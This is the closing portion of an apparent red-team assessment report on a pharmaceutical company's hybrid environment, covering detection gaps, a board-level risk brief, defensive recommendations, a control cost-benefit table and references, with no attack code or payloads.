


Fig. 16- SQL injection vulnerability allowing login bypass

6. Detection Gap Analysis

During this phase, there have been several attacker actions carried out undetected, which include network recon, anonymous service access, publicly available service exploitation, and finally, execution of commands.

Observed Gap: The absence of alerts for anonymous service access.

Why It Failed: The logging was enabled but was not monitored or correlated.

Strategic Imperative: Adversaries may maintain uninterrupted, unseen access to cloud-based workloads, facilitating intellectual property extraction

Observed Gap: Lack of endpoint visibility on legacy systems

Why It Failed: Inadequate endpoint detection and logging of behavior

Strategic Implication: Techniques of Living-Off-the-Land can be leveraged without raising suspicions.

These gaps reveal that while certain controls are present, their efficiency is negated by the lack of operational monitoring.

7.Executive Brief to the Board

The engagement proved that a credible adversary could gain access to CPC systems and find a way to sensitive research data without being detected.

Although data exfiltration did not take place, many methods utilized in this closely relate to those that modern APT actors could use on pharmaceutical companies.

Business risk associated: This can include theft of proprietary research, loss of competitive advantage, various regulatory issues under data protection legislation, and damage to reputation. In a real-world situation, the aggregate expense associated with remediation, litigation, and delayed product development would probably dwarf the expense associated with the various security measures. Investing in the protection and segmentation of identity as a strategic move for CPC to mitigate risks is thus well justified.

8. Strategic Recommendations

Important points include:

- Implementation of phishing-resistant multi-factor authentication for all users
- Enforcement of Least Privilege Access and Separation of Privileged Accounts
- Improved visibility of endpoint activity through latest EDR and logging tools
- Network segmentation to limit lateral movement
- Red team exercises for validation of defensive improvement

These steps target the weaknesses noted during Operation IP Shield.

9. Cost-Benefit

Control	Estimated Cost	Risk Reduced
Phishing-resistant MFA	Medium	Credential theft and initial access
Tuning/Logging of EDR solutions, LOTL abuse, and dwell time	Medium	
Network Segmentation	High	Lateral Movement
SOC/MDR service	Medium	Ability for detection and response
Immutable Backups	Low	Ransomware & Recovery

Conclusion

The results of “Operation IP Shield” confirmed that the hybrid environment created by CPC makes them vulnerable to low-noise, stealthy attacks, which are in line with modern APT attack patterns. The assault, albeit not exploiting any catastrophic vulnerabilities, has identified weaknesses in visibility, access control, or monitoring that could provide for intellectual property thievery over a period. These risks can be mitigated through a defense-in-depth strategy that couples technology with governance and management. By implementing the recommendations that this document has proposed, it would be possible to significantly decrease the risks that CPC faces from advanced attacks.

References

[1]

P. Takkenberg, “A New Phase in Ransomware? Criminals Break Their Own Rules,” 2025, [Online]. Available: <https://northwave-cybersecurity.com>

[2]

“Dutch Lab Cancer Screening Hack Balloons to 941,000 Victims,” 2025, [Online]. Available: <https://www.bankinfosecurity.com>

[3]

“Ransomware Attack Disrupts Dutch Cervical Cancer Screening Programme,” 2025, [Online]. Available: <https://nltimes.nl>

[4]

M. Corporation, “MITRE ATT&CK Framework for Enterprise.” 2024. [Online]. Available: <https://attack.mitre.org>

[5]

F. L. Fortinet, “Ransomware Roundup – RA World.” in Fortinet Threat Research Blog. Fortinet, 2024. [Online]. Available: <https://www.fortinet.com/blog/threat-research/ransomware-roundup-ra-world>

[6]

M. Security, “Lateral Movement and Credential Theft Techniques Observed in Ransomware Campaigns.” 2024. [Online]. Available: <https://www.microsoft.com/security/blog>

[7]

SentinelOne, “Ransomware Threat Report: Healthcare Sector.” 2024. [Online]. Available: <https://www.sentinelone.com/labs>

[8]

CrowdStrike, “Global Threat Report.” 2024. [Online]. Available: <https://www.crowdstrike.com/global-threat-report>

[9]

ENISA, “Threat Landscape for Health Sector.” 2023. [Online]. Available: <https://www.enisa.europa.eu>

[10]

NIST, “Framework for Improving Critical Infrastructure Cybersecurity.” 2018. [Online]. Available: <https://www.nist.gov/cyberframework>

[11]

M. Ahmed and H. Kim, “Ransomware Attack Patterns and Mitigation Strategies in Industrial Environments,” 2023, doi: 10.1016/j.cose.2022.102948.

[12]

A. N. Unit 42 Palo, “Ransomware Evolution and Extortion Techniques.” 2024. [Online]. Available: <https://unit42.paloaltonetworks.com>

[13]

CISA, “Cross-Sector Ransomware Guidance.” 2023. [Online]. Available: <https://www.cisa.gov/ransomware>

[14]

M. Corporation, “MITRE ATT&CK® Enterprise Framework.” [Online]. Available: <https://attack.mitre.org/matrices/enterprise/>

[15]

M. Corporation, “ATT&CK Design and Philosophy.” [Online]. Available: <https://attack.mitre.org/resources/>

[16]

O. Foundation, “OWASP Web Security Testing Guide.” [Online]. Available: <https://owasp.org/www-project-web-security-testing-guide/>

The following web links are provided for transparency and access to original reporting sources

<https://www.bankinfosecurity.com/dutch-lab-cancer-screening-hack-balloons-to-941000-victims-a-29360>

<https://northwave-cybersecurity.com/article/new-ransomware-tactics-in-nova-clinical-diagnostics-cyber-extortion-case>